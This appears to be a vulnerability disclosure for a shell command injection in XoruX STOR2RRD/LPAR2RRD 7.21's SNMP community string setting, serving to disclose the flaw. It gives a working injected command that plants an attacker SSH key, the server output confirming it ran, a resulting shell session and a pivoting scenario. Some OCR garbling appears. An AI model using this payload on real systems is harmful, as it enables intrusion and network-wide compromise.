
Vulnerability #1: Remote command injection

From XoruX STOR2RRD and LPAR2RRD 7.21 (reproduced with the latest Docker package available from XoruX Github repository)

A shell command injection in HW Events SNMP community string in XoruX STOR2RRD allows authenticated remote attackers to execute arbitrary shell commands as the user running the service.

- Injected command:;printf 'ssh-ed25519 AAAAC3NzaC11ZDI1NTE5AAAA'
>~/.ssh/authorized keys#



- Confirmation message revealing the command actually executed server-side:

```
Alrt cfg read : /home/lpar2rrd/stor2rrd/etc/web_config/alerting.cfg
WARNING : Email does not defined!
Alert SMMP TRAP: TEST
SNMP trap exec : /usr/bin/snmptrap -v 1 -c :printf 'ssh-ed25519 AAAAC3NzaC1lZDI1NTESAAAA' >~/.ssh/authorized_keys#_127.0.0.1 1.3.6.1.4.1.40540.2.0.1.0.7

In case of any problem follow troubleshooting docu.
```

Opening a shell using the uploaded SSH authorized key:

```
Enter passphrase for key 'test_id':
Last login: Thu Sep 30 15:33:47 2021 from
[lpar2rrd@ ~]$ ls -l ~/.ssh/authorized_keys
-rw-r--r-- 1 lpar2rrd lpar2rrd 80 29 sept. 18:00 /home/lpar2rrd/.ssh/authorized_keys
[lpar2rrd@ ~]$ id
uid=1005(lpar2rrd) gid=1000(lpar2rrd) groupes=1000(lpar2rrd)
[lpar2rrd@ ~]$
```

This vulnerability has been successfully used as part of the following scenario:

- 1. Use the remote command injection vulnerability to drop a SSH authorized key generated by the attacker on the server.
- 2. Use the gained SSH access to create a SOCKS tunnel to the XoruX server.
- 3. Use the XoruX server as a pivot to compromise the whole virtualization infrastructure.

Recommendation: Improve user input filtering.